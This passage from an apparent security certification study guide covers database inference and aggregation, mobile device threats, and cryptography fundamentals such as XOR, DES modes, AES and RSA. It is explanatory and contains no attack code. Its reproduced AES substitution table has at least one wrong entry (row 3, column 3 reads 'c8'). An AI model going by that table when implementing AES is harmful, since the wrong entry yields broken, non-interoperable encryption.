Inference requires deduction: clues are available, and a user makes a logical deduction. It is like a detective solving a crime: “Why are there so many pizza delivery cars in the Pentagon parking lot? A lot of people must be working all night … I wonder why?” In our database example, polyinstantiation is required to prevent the manager from inferring that a layoff is already planned for John Doe.

Aggregation is similar to inference, but there is a key difference: no deduction is required. Aggregation asks every question, receives every answer, and the user assembles restricted information.

Imagine you have an online phone database. Regular users can resolve a name, like Jane Doe, to a number, like 555-1234. They may also perform a reverse lookup, resolving 555-1234 to Jane Doe. Normal users cannot download the entire database: only phone administrators can do so. This is done to prevent salespeople from downloading the entire phone database and cold calling everyone in the organization.

Aggregation allows a normal user to download the entire database and receive information normally restricted to the phone administrators. The aggregation attack is launched when a normal user performs a reverse lookup for 555-0000, then 555-0001, then 555-0002, etc., until 555-9999. The user asks every question (reverse lookup for every number in a phone exchange), receives every answer, and aggregates the entire phone database.

Inference and Aggregation Controls

Databases may require inference and aggregation controls. A real-world inference control based on the previous “Pentagon Pizza” learn by example would be food service vendors with contracts under NDA, required to securely deliver flexible amounts of food on short notice.

An example of a database inference control is polyinstantiation. Database aggregation controls may include restricting normal users to a limited number of queries.

Data Mining

Data mining searches large amounts of data to determine patterns that would otherwise get “lost in the noise.” Credit card issuers have become experts in data mining, searching millions of credit card transactions stored in their databases to discover signs of fraud. Simple data mining rules, such as “X or more purchases, in Y time, in Z places” can be used to discover credit cards that have been stolen and used fraudulently.

Data mining raises privacy concerns: imagine if life insurance companies used data mining to track purchases such as cigarettes and alcohol, and denied claims based on those purchases.

Data Analytics

Data analytics can play a role in database security by allowing the organization to better understand the typical use cases and a baseline of what constitutes typical or normal interaction with the database. Understanding what normal operations looks like can potentially allow the organization to more proactively identify abuse from insider threats or compromised accounts. Given the rather high likelihood that significant and/or sensitive data is housed within a database, any tools that can improve the organization's facility for detecting misuse could be a significant boon to security.

Countermeasures

The primary countermeasure to mitigate the attacks described in the previous section is *defense-in-depth*: multiple overlapping controls spanning across multiple domains, which enhance and support each other. Any one control may fail; defense-in-depth (also called layered defense) mitigates this issue.

Technical countermeasures are discussed in [Chapter 5](#), Domain 4: Communication and Network Security. They include routers and switches, firewalls, system hardening including removing unnecessary services and patching, virtual private networks, and others.

Administrative countermeasures are discussed in [Chapter 2](#), Domain 1: Security and Risk Management. They include policies, procedures, guidelines, standards, and related documents.

Physical countermeasures are discussed later in this chapter. They include building and office security, locks, security guards, mobile device encryption, and others.

Mobile Device Attacks

A recent information security challenge is mobile devices ranging from USB flash drives to laptops that are infected with malware outside of a security perimeter, and then carried into an organization. Traditional network-based protection, such as firewalls and intrusion detection systems, are powerless to prevent the initial attack.

Infected mobile computers such as laptops may begin attacking other systems once plugged into a network. USB flash drives can infect host systems via the Microsoft Windows “autorun” capability, where the “autorun.inf” file is automatically executed when the device is inserted into a system. Some types of malware create or edit autorun.inf in order to spread to other systems upon insertion of the USB flash drive.

Mobile Device Defenses

Defenses include administrative controls such as restricting the use of mobile devices via policy. The US Department of Defense instituted such a policy after an alleged outbreak of the USB-borne SillyFDC worm. [Wired.com](#) reports: “The Defense Department’s geeks are spooked by a rapidly spreading worm crawling across their networks. So they have suspended the use of so-called thumb drives, CDs, flash media cards, and all other removable data storage devices from their nets, to try to keep the worm from multiplying any further” [31].

Technical controls to mitigate infected mobile computers include requiring authentication at OSI model layer 2 via 802.1X, which we will discuss in [Chapter 5](#), Domain 4: Communication and Network Security. 802.1X authentication may be bundled with additional security functionality, such as verification of current patches and antivirus signatures. Two technologies that do this are Network Access Control (NAC) and Network Access Protection (NAP). NAC is a network device-based solution supported by vendors including Cisco Systems. NAP is a computer operating system-based solution by Microsoft.

Another mobile device security concern is the loss or theft of a mobile device, which threatens confidentiality, integrity, and availability of the device and the data that resides on it. Backups can assure the availability and integrity of mobile data.

Full disk encryption (also known as whole disk encryption) should be used to ensure the confidentiality of mobile device data. This may be done in hardware or software, and is superior to partially-encrypted solutions such as encrypted files, directories, or partitions.

Remote wipe capability is another critical control, which describes the ability to erase (and sometimes disable) a mobile device that is lost or stolen.

Cornerstone Cryptographic Concepts

Cryptography is secret writing: secure communication that may be understood by the intended recipient only. While the fact that data is being transmitted may be known, the content of that data should remain unknown to third parties. Data in motion (moving on a network) and at rest (stored on a device such as a disk) may be encrypted.

The use of cryptography dates back thousands of years, but is very much a part of our modern world. Mathematics and computers play a critical role in modern cryptography. Fundamental cryptographic concepts are embodied by strong encryption, and must be understood before learning about specific implementations.

Key Terms

Cryptology is the science of secure communications. *Cryptography* creates messages whose meaning is hidden; *cryptanalysis* is the science of breaking encrypted messages (recovering their meaning). Many use the term *cryptography* in place of

cryptology: it is important to remember that cryptology encompasses both cryptography and cryptanalysis.

A *cipher* is a cryptographic algorithm. A *plaintext* is an unencrypted message. *Encryption* converts a plaintext to a *ciphertext*. *Decryption* turns a ciphertext back into a plaintext.

Confidentiality, Integrity, Authentication, and Non-repudiation

Cryptography can provide confidentiality (secrets remain secret) and integrity (data is not altered in an unauthorized manner): it is important to note that it does not directly provide availability. Cryptography can also provide authentication (proving an identity claim).

Additionally, cryptography can provide *non-repudiation*, which is an assurance that a specific user performed a specific transaction and that the transaction did not change. The two must be tied together. Proving that you signed a contract to buy a car is not useful if the car dealer can increase the cost after you signed the contract. Non-repudiation means the individual who performed a transaction, such as authenticating to a system and viewing personally identifiable information (PII), cannot repudiate (or deny) having done so afterward.

Confusion, Diffusion, Substitution, and Permutation

Diffusion means the order of the plaintext should be “diffused” (or dispersed) in the ciphertext. *Confusion* means that the relationship between the plaintext and ciphertext should be as confused (or random) as possible. Claude Shannon, the father of information security, in his paper *Communication Theory of Secrecy Systems*, first defined these terms in 1949 [32].

Cryptographic *substitution* replaces one character for another; this provides confusion. *Permutation* (also called transposition) provides diffusion by rearranging the characters of the plaintext, anagram-style. “ATTACKATDAWN” can be rearranged to “CAAKDTANTATW,” for example. Substitution and permutation are often combined. While these techniques were used historically (the *Caesar Cipher* is a substitution cipher), they are still used in combination in modern ciphers such as the *Advanced Encryption Standard* (AES).

Strong encryption destroys patterns. If a single bit of plaintext changes, the odds of every bit of resulting ciphertext changing should be 50/50. Any signs of non-randomness may be used as clues to a cryptanalyst, hinting at the underlying order of the original plaintext or key.

Note

The dates and names (such as Claude Shannon) associated with cryptographic breakthroughs are generally not testable, unless the inventor’s name appears in the name of the device or cipher. This information is given to flesh out the cryptographic concepts (which are very testable).

Cryptographic Strength

Good encryption is strong: for key-based encryption, it should be very difficult (and ideally impossible) to convert a ciphertext back to a plaintext without the key. The *work factor* describes how long it will take to break a cryptosystem (decrypt a ciphertext without the key).

Secrecy of the cryptographic algorithm does not provide strength: secret algorithms are often proven quite weak. Strong crypto relies on math, not secrecy, to provide strength. Ciphers that have stood the test of time are public algorithms, such as the *Triple Data Encryption Standard* (TDES) and the Advanced Encryption Standard (AES).

Monoalphabetic and Polyalphabetic Ciphers

A *monoalphabetic cipher* uses one alphabet: a specific letter (like “E”) is substituted for another (like “X”). A *polyalphabetic cipher* uses multiple alphabets: “E” may be substituted for “X” one round, and then “S” the next round.

Monoalphabetic ciphers are susceptible to frequency analysis. Fig. 4.22 shows the frequency of English letters in text. A monoalphabetic cipher that substituted “X” for “E,” “C” for “T,” etc., would be quickly broken using frequency analysis. Polyalphabetic ciphers attempt to address this issue via the use of multiple alphabets.




FIG. 4.22

Frequency of English letters.

Modular Math

Modular math lies behind much of cryptography: simply put, modular math shows you what remains (the remainder) after division. It is sometimes called “clock math” because we use it to tell time: assuming a 12-hour clock, 6 hours past 9:00PM is 3:00 AM. In other words, $9+6$ is 15, divided by 12 leaves a remainder of 3.

As we will see later, methods like the running-key cipher use modular math. There are 26 letters in the English alphabet; adding the letter “Y” (the 25th letter) to “C” (the third letter) equals “B” (the 2nd letter). In other words, $25+3$ equals 28. 28 divided by 26 leaves a remainder of 2. It is like moving in a circle (such as a clock face): once you hit the letter “Z,” you wrap around back to “A.”

Exclusive Or (XOR)

Exclusive Or (XOR) is the “secret sauce” behind modern encryption. Combining a key with a plaintext via XOR creates a ciphertext. XOR-ing the same key to the ciphertext restores the original plaintext. XOR math is fast and simple, so simple that it was historically implemented with phone relay switches.

Two bits are true (or 1) if one or the other (exclusively, not both) is 1. In other words: if two bits are different, the answer is 1 (true). If two bits are the same, the answer is 0 (false). XOR uses a *truth table*, shown in [Table 4.3](#). This dictates how to combine the bits of a key and plaintext.

If you were to encrypt the plaintext “ATTACK AT DAWN” with a key of “UNICORN,” you would XOR the bits of each letter together, letter by letter. We will encrypt and then decrypt the first letter to demonstrate XOR math. “A” is binary 01000001 and “U” is binary 01010101. We then XOR each bit of the plaintext to the key, using the truth table in [Table 4.3](#). This results in a ciphertext of 00010100, shown in [Table 4.4](#).

Now let us decrypt the ciphertext 00010100 with a key of “U” (binary 01010101). We XOR each bit of the key (01010101) with the ciphertext (00010100), again using the truth table in [Table 4.3](#). We recover our original plaintext of 01000001 (ASCII “A”), as shown in [Table 4.5](#).

Table 4.3 XOR Truth Table.

X	Y	X XOR Y
0	0	0
0	1	1
1	0	1
1	1	0

Table 4.4 01000001 XORed to 01010101.

Plaintext	0	1	0	0	0	0	0	1
Key	0	1	0	1	0	1	0	1
Ciphertext	0	0	0	1	0	1	0	0

Table 4.5 00010100 XORed to 01010101.

Ciphertext	0	0	0	1	0	1	0	0
Key	0	1	0	1	0	1	0	1
Plaintext	0	1	0	0	0	0	0	1

Data at Rest and Data in Motion

Cryptography can protect both data at rest and data in motion (aka data in transit). Full disk encryption (also called whole disk encryption) of a magnetic disk drive using software such as TrueCrypt or PGP Whole Disk Encryption is an example of encrypting data at rest. An SSL or IPsec VPN is an example of encrypting data in motion.

Protocol Governance

Cryptographic *Protocol Governance* describes the process of selecting the right method (cipher) and implementation for the right job, typically at an organization-wide scale. For example: as we will learn later this chapter, a digital signature provides authentication and integrity, but not confidentiality. Symmetric ciphers are primarily used for confidentiality, and AES is preferable over DES due to strength and performance reasons (which we will also discuss later).

Organizations must understand the requirements of a specific control, select the proper cryptographic solution, and ensure factors such as speed, strength, cost, complexity (and others) are properly weighed.

Types of Cryptography

There are three primary types of modern encryption: *symmetric*, *asymmetric*, and *hashing*. Symmetric encryption uses one key: the same key encrypts and decrypts. Asymmetric cryptography uses two keys: if you encrypt with one key, you may decrypt with the other. Hashing is a one-way cryptographic transformation using an algorithm (and no key).

Symmetric Encryption

Symmetric encryption uses one key to encrypt and decrypt. If you encrypt a zip file, and then decrypt with the same key, you are using symmetric encryption. Symmetric encryption is also called “Secret key” encryption: the key must be kept secret from third parties. Strengths include speed and cryptographic strength per bit of key. The major weakness is that the key must be securely shared before two parties may communicate securely. Symmetric keys are often shared via an out-of-band method, such as face-to-face discussion.

The key is usually converted into a subkey, which changes for each block of data that is encrypted.

Stream and Block Ciphers

Symmetric encryption may have stream and block modes. Stream mode means each bit is independently encrypted in a “stream.” Block mode ciphers encrypt blocks of data in each round: 64 bits for the Data Encryption Standard (DES) and 128 bits for

AES, for example. Some block ciphers can emulate stream ciphers by setting the block size to 1 bit; they are still considered block ciphers.

Initialization Vectors and Chaining

An initialization vector is used in some symmetric ciphers to ensure that the first encrypted block of data is random. This ensures that identical plaintexts encrypt to different ciphertexts. Also, as Bruce Schneier notes in *Applied Cryptography*, “Even worse, two messages that begin the same will encrypt the same way up to the first difference. Some messages have a common header: a letterhead, or a ‘From’ line, or whatever” [33]. Initialization vectors solve this problem.

Chaining (called *feedback* in stream modes) seeds the previous encrypted block into the next block to be encrypted. This destroys patterns in the resulting ciphertext. DES *Electronic Code Book* mode (see below) does not use an initialization vector or chaining and patterns can be clearly visible in the resulting ciphertext.

DES

DES is the Data Encryption Standard, which describes the *Data Encryption Algorithm* (DEA). DES was made a United States federal standard symmetric cipher in 1976. It was created due to a lack of cryptographic standards: vendors used proprietary ciphers of unknown strengths that did not interoperate with other vendors’ ciphers. IBM designed DES, based on their older Lucifer symmetric cipher. It uses a 64-bit block size (meaning it encrypts 64 bits in each round) and a 56-bit key.

Exam Warning

Even though “DES” is commonly referred to as an algorithm, DES is technically the name of the published standard that describes DEA. It may sound like splitting hairs, but that is an important distinction to keep in mind on the exam. “DEA” may be the best answer to a question regarding the algorithm itself.

Modes of DES

DES can use five different modes to encrypt data. The modes’ primary difference is block versus (emulated) stream, the use of initialization vectors, and whether errors in encryption will propagate to subsequent blocks.

The five modes of DES are:

- Electronic Code Book (ECB)
- Cipher Block Chaining (CBC)
- Cipher Feedback (CFB)
- Output Feedback (OFB)
- Counter Mode (CTR)

ECB is the original mode of DES. CBC, CFB, and OFB were later added in FIPS Publication 81 (see <https://csrc.nist.gov/csrc/media/publications/fips/81/archive/1980-12-02/documents/fips81.pdf>). CTR mode is the newest mode, described in

NIST Special Publication 800-38a (see <https://csrc.nist.gov/publications/detail/sp/800-38a/final>).

Electronic Code Book (ECB)

Electronic Code Book (ECB) is the simplest and weakest form of DES. It uses no initialization vector or chaining. Identical plaintexts with identical keys encrypt to identical ciphertexts. Two plaintexts with partial identical portions (such as the header of a letter) encrypted with the same key will have partial identical ciphertext portions.

Note

The term “Code Book” in Electronic Code Book derives from cryptographic codebooks such as those used during the United States Civil War. This is also a hint to remind you of ECB’s simplicity (and weakness).

ECB may also leave plaintext patterns evident in the resulting ciphertext. Bitmap image data (see Fig. 4.23A) encrypted with a key of “Kowalski” using 56-bit DES ECB mode (see Fig. 4.23B) shows obvious patterns.

Cipher Block Chaining (CBC)

Cipher Block Chaining (CBC) mode is a block mode of DES that XORs the previous encrypted block of ciphertext to the next block of plaintext to be encrypted. The first encrypted block is an initialization vector that contains random data. This “chaining” destroys patterns. One limitation of CBC mode is that encryption errors will propagate: an encryption error in one block will cascade through subsequent blocks due to the chaining, destroying their integrity.

Cipher Feedback (CFB)

Cipher Feedback (CFB) mode is very similar to CBC; the primary difference is CFB is a stream mode. It uses feedback (the name for chaining when used in stream modes) to destroy patterns. Like CBC, CFB uses an initialization vector and destroys patterns, and errors propagate.

Output Feedback (OFB)

Output Feedback (OFB) mode differs from CFB in the way feedback is accomplished. CFB uses the previous ciphertext for feedback. The previous ciphertext is the subkey XORed to the plaintext. OFB uses the subkey *before* it is XORed to the plaintext. Since the subkey is not affected by encryption errors, errors will not propagate.

Counter Mode (CTR)

Counter Mode (CTR) mode is like OFB; the difference again is the feedback: CTR uses a counter. This mode shares the same advantages as OFB (patterns are destroyed and errors do not propagate) with an additional advantage: since the feedback can be




FIG. 4.23

(A) Plaintext 8-bit bitmap (BMP) image. (B) 56-bit DES ECB-encrypted ciphertext bitmap.

Panel A: Courtesy of the National Security Agency

as simple as an ascending number, CTR mode encryption can be done in parallel. A simple example would be the first block is XORed to the number 1, the second to the number 2, etc. Any number of rounds can be combined in parallel this way.

Table 4.6 summarizes the five modes of DES.

Single DES

Single DES is the original implementation of DES, encrypting 64-bit blocks of data with a 56-bit key, using 16 rounds of encryption. The work factor required to break DES was reasonable in 1976, but advances in CPU speed and parallel architecture have made DES weak to a *brute-force* key attack today, where every possible key is generated and attempted. Massively parallel computers such as COPACOBANA (Cost-Optimized Parallel COde Breaker, given as a non-testable example, see <https://www.copacobana.org> for more information), which uses over 100 CPUs in parallel, can break 56-bit DES in a week or so (and faster with more CPUs), at a cost of under \$10,000.

Triple DES

Triple DES applies single DES encryption three times per block. Formally called the “Triple Data Encryption Algorithm (TDEA) and commonly called TDES,” it became a recommended standard in 1999 by the United States Federal Information Processing Standard (FIPS) Publication 46-3 (see <https://csrc.nist.gov/csrc/media/publications/fips/46-3/archive/1999-10-25/documents/fips46-3.pdf>). FIPS 46-3 recommended single DES for legacy use only, due to the ever-lowering work factor required to break single DES.

Triple DES has held up well after years of cryptanalysis; the primary weakness is that it is slow and complex compared to newer symmetric algorithms such as AES or Twofish. Note that “double DES” (applying DES encryption twice using two keys) is not used due to a *meet-in-the-middle attack*: see the “[Cryptographic Attacks](#)” section for more information.

Table 4.6 Modes of DES Summary.

	Type	Initialization Vector	Error Propagation?
Electronic Code Book (ECB)	Block	No	No
Cipher Block Chaining (CBC)	Block	Yes	Yes
Cipher Feedback (CFB)	Stream	Yes	Yes
Output Feedback (OFB)	Stream	Yes	No
Counter Mode (CTR)	Stream	Yes	No

International Data Encryption Algorithm (IDEA)

The International Data Encryption Algorithm is a symmetric block cipher designed as an international replacement to DES. The IDEA algorithm is patented in many countries. It uses a 128-bit key and 64-bit block size. IDEA has held up to cryptanalysis; the primary drawbacks are patent encumbrance and its slow speed compared to newer symmetric ciphers such as AES.

Advanced Encryption Standard (AES)

The Advanced Encryption Standard is the current United States standard symmetric block cipher. It was published in Federal Information Processing Standard (FIPS) 197 (see <https://csrc.nist.gov/csrc/media/publications/fips/197/final/documents/fips-197.pdf>). AES uses 128-bit (with 10 rounds of encryption), 192-bit (12 rounds of encryption), or 256-bit (14 rounds of encryption) keys to encrypt 128-bit blocks of data. AES is an open algorithm, free to use, and free of any intellectual property restrictions.

AES was designed to replace DES. Triple DES remains a FIPS-approved standard until 2030, to allow transition to AES. Single DES is not a current standard, and not recommended.

Choosing AES

The United States National Institute of Standards and Technology (NIST) solicited input on a replacement for DES in the *Federal Register* in January 1997. They sought a public symmetric block cipher algorithm that was more secure than DES, open, fast and efficient in both hardware and software. Fifteen AES candidates were announced in August 1998, and the list was reduced to five in August 1999. [Table 4.7](#) lists the five AES finalists.

Rijndael was chosen and became AES. The name, pronounced “Rhine Dahl” in English, is a combination of the Belgian authors’ names: Vincent Rijmen and Joan Daemen. Rijndael was chosen “because it had the best combination of security, performance, efficiency, and flexibility” [34].

[Table 4.8](#) shows the “State,” which is the block of data that is being encrypted via AES. Each smaller box in the State is a byte (8 bits), and there are 16 bytes (128 bits) in each block. Data is encrypted and visualized in literal blocks. The algorithm that AES is based on was called “Square” for this reason.

AES Functions

AES has four functions: SubBytes, ShiftRows, MixColumns, and AddRoundKey. These functions provide confusion, diffusion, and XOR encryption to the State.

Table 4.7 Five AES Finalists.

Name	Author
MARS	IBM (11 authors)
RC6	RSA (Rivest, Robshaw, Sidney, Yin)
Rijndael	Daemen, Rijmen
Serpent	Anderson, Biham, Knudsen
Twofish	Schneier, Kelsey, Hall, Ferguson, Whiting, Wagner

Table 4.8 One 128-bit Block of AES Data, Called the State.

0,0	0,1	0,2	0,3
1,0	1,1	1,2	1,3
2,0	2,1	2,2	2,3
3,0	3,1	3,2	3,3

ShiftRows

ShiftRows provides diffusion by shifting rows of the State. It treats each row like a row of blocks, shifting each a different amount:

- Row 0 is unchanged
- Row 1 is shifted 1 to the left
- Row 2 is shifted 2 to the left
- Row 3 is shifted 3 to the left.

[Table 4.9](#) shows the transformation to the State.

MixColumns

MixColumns also provides diffusion by “mixing” the columns of the State via finite field mathematics, as shown in [Table 4.10](#).


SubBytes

The SubBytes function provides confusion by substituting the bytes of the State. The bytes are substituted according to a substitution table (also called an S-Box).

Table 4.9 ShiftRows, Before and After.

0,0	0,1	0,2	0,3
1,0	1,1	1,2	1,3
2,0	2,1	2,2	2,3
3,0	3,1	3,2	3,3

0,0	0,1	0,2	0,3
1,1	1,2	1,3	1,0
2,2	2,3	2,0	2,1
3,3	3,0	3,1	3,2

Table 4.10 MixColumns.

To use the table, take the byte of the State to be substituted (assume the byte is the letter “T”). ASCII “T” is hexadecimal byte “53.” Look up 5 on the X row and 3 on the Y column, resulting in hexadecimal byte “ed”; this replaces “53” in the State. [Fig. 4.24](#) shows the AES substitution table directly from FIPS-197, with the byte 53 lookup overlaid on top.

AddRoundKey

AddRoundKey is the final function applied in each round. It XORs the State with the subkey. The subkey is derived from the key and is different for each round of AES.

Blowfish and Twofish

Blowfish and Twofish are symmetric block ciphers created by teams led by Bruce Schneier, author of *Applied Cryptography*. Blowfish uses from 32- through 448-bit (the default is 128) keys to encrypt 64 bits of data. Twofish was an AES finalist, encrypting 128-bit blocks using 128- through 256-bit keys. Both are open algorithms, unpatented and freely available.

	y															
x	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f
0	63	7c	77	7b	f2	6b	6f	c5	30	01	67	2b	fe	d7	ab	76
1	ca	82	c9	71	fa	59	47	f0	ad	d4	a2	af	9c	a4	72	c0
2	b7	fd	93	26	36	3f	f7	cc	34	a5	e5	f1	71	d8	31	15
3	04	c7	23	c8	18	96	05	9a	07	12	80	e2	eb	27	b2	75
4	09	83	2c	1e	1b	6e	5a	a0	52	3b	d6	b3	29	e3	2f	84
5	53	d1	00	ed	20	fc	b1	5b	6a	cb	be	39	4a	4c	58	cf
6	d0	ef	aa	fb	43	4d	33	85	45	f9	02	7f	50	3c	9f	a8
7	51	a3	40	8f	92	9d	38	f5	bc	b6	da	21	10	ff	f3	d2
8	cd	0c	13	ec	5f	97	44	17	c4	a7	7e	3d	64	5d	19	73
9	60	81	4f	dc	22	2a	90	88	46	ee	b8	14	de	5e	0b	db
a	e0	32	3a	0a	49	06	24	5c	c2	d3	ac	62	91	95	e4	79
b	e7	c8	37	6d	8d	d5	4e	a9	6c	56	f4	ea	65	7a	ae	08
c	ba	78	25	2e	1c	a6	b4	c6	e8	dd	74	1f	4b	bd	8b	8a
d	70	3e	b5	66	48	03	f6	0e	61	35	57	b9	86	c1	1d	9e
e	e1	f8	98	11	69	d9	8e	94	9b	1e	87	e9	ce	55	28	df
f	8c	a1	89	0d	bf	e6	42	68	41	99	2d	0f	b0	54	bb	16

FIG. 4.24

AES substitution table converting byte “53” to “ed” [35].

RC5 and RC6

RC5 and RC6 are symmetric block ciphers developed by RSA Laboratories. RC5 uses 32- (testing purposes), 64- (replacement for DES), or 128-bit blocks. The key size ranges from zero to 2040 bits.

RC6 was an AES finalist. It is based on RC5, altered to meet the AES requirements. It is also stronger than RC5, encrypting 128-bit blocks using 128-, 192-, or 256-bit keys.

Asymmetric Encryption

For thousands of years, cryptographic ciphers suffered from a chicken-and-egg problem: in order to securely communicate with someone, you had to first (securely) share a key or device. Asymmetric encryption was a mathematical breakthrough of the 1970s, finally solving the age-old challenge of pre-shared keys. Asymmetric pioneers include Whitfield Diffie and Martin Hellman, who created the Diffie-Hellman key exchange in 1976. The RSA algorithm was invented in 1977 (RSA stands for “Rivest, Shamir, and Adleman,” the authors’ names).

Asymmetric encryption uses two keys: if you encrypt with one key, you may decrypt with the other. One key may be made public (called the *public key*); asymmetric encryption is also called public key encryption for this reason. Anyone who wants to communicate with you may simply download your publicly posted public key and use it to encrypt their plaintext. Once encrypted, your public key cannot decrypt the plaintext: only your *private key* can do so. As the name implies, your private key must be kept private and secure.

Additionally, any message encrypted with the private key may be decrypted with the public key. This is typically used for digital signatures, as we will see shortly.

Asymmetric Methods

Math lies behind the asymmetric breakthrough. These methods use “one-way functions,” which are easy to compute “one way,” and difficult to compute in the reverse direction.

Factoring Prime Numbers

An example of a one-way function is factoring a composite number into its primes. A prime number is a number evenly divisible only by one and itself; a composite number is evenly divisible by numbers other than 1 and itself.

Multiplying the prime number 6269 by the prime number 7883 results in the composite number 49,418,527. That “way” is quite easy to compute, taking milliseconds on a calculator. Answering the question “which prime number times which prime number equals 49,418,527” is *much* more difficult. That problem is called factoring, and no shortcut has been found for hundreds of years. This is the basis of the RSA algorithm.

Factoring a large composite number (thousands of bits long) is so difficult that the composite number can be safely publicly posted (this is the public key). The primes that are multiplied to create the public key must be kept private (they are the private key).

Exam Warning

Do not confuse “one-way function” with “one-way hash.” The former describes asymmetric algorithms; the latter describes hash algorithms.

Discrete Logarithm

A logarithm is the opposite of exponentiation. Computing 7 to the 13th power (exponentiation) is easy on a modern calculator: 96,889,010,407. Asking the question “96,889,010,407 is 7 to what power” (finding the logarithm) is more difficult. Discrete logarithms apply logarithms to groups, which is a much harder problem to solve. This one-way function is the basis of the *Diffie-Hellman* and *ElGamal* asymmetric algorithms.

Diffie-Hellman Key Agreement Protocol

Key agreement allows two parties to securely agree on a symmetric key via a public channel, such as the Internet, with no prior key exchange. An attacker who can sniff the entire conversation is unable to derive the exchanged key. Whitfield Diffie and Martin Hellman created the Diffie-Hellman Key Agreement Protocol (also called the Diffie-Hellman Key Exchange) in 1976. Diffie-Hellman uses discrete logarithms to provide security.

Elliptic Curve Cryptography

ECC leverages a one-way function that uses discrete logarithms as applied to elliptic curves. Solving this problem is harder than solving discrete logarithms, so algorithms based on Elliptic Curve Cryptography (ECC) are much stronger per bit than systems using discrete logarithms (and stronger than factoring prime numbers). ECC requires less computational resources because shorter keys can be used compared to other asymmetric methods. ECC is often used in lower power devices for this reason.

Asymmetric and Symmetric Tradeoffs

Asymmetric encryption is far slower than symmetric encryption, and is also weaker per bit of key length. The strength of asymmetric encryption is the ability to securely communicate without pre-sharing a key.

[Table 4.11](#) compares symmetric and asymmetric algorithms based on key length. Note that systems based on discrete logarithms and factoring prime numbers are far weaker per bit of key length than symmetric systems such as Triple DES and AES. Elliptic Curve fares much better in comparison but is still twice as weak per bit compared to AES.

Asymmetric and symmetric encryptions are typically used together: use an asymmetric algorithm such as RSA to securely send someone an AES (symmetric) key. The symmetric key is called the session key; a new session key may be retransmitted periodically via RSA.

This approach leverages the strengths of both cryptosystems. Use the slower and weaker asymmetric system for the part that symmetric encryption cannot do: securely pre-share keys. Once shared, leverage the fast and strong symmetric encryption to encrypt all further traffic.

Quantum Encryption

Quantum encryption leverages quantum mechanics to determine whether something has been observed. The process is built on the observer effect: “The observer effect is the fact that observing a situation or phenomenon necessarily changes it. Observer

Table 4.11 Symmetric vs. Asymmetric Strength [36].

Symmetric Key Length	Symmetric Algorithm	Discrete Logarithm Equivalent Key Length	Factoring Prime Numbers Equivalent Key Length	Elliptic Curve Equivalent Key Length
112	3DES	2048	2048	224–255
128	AES	3072	3072	256–283
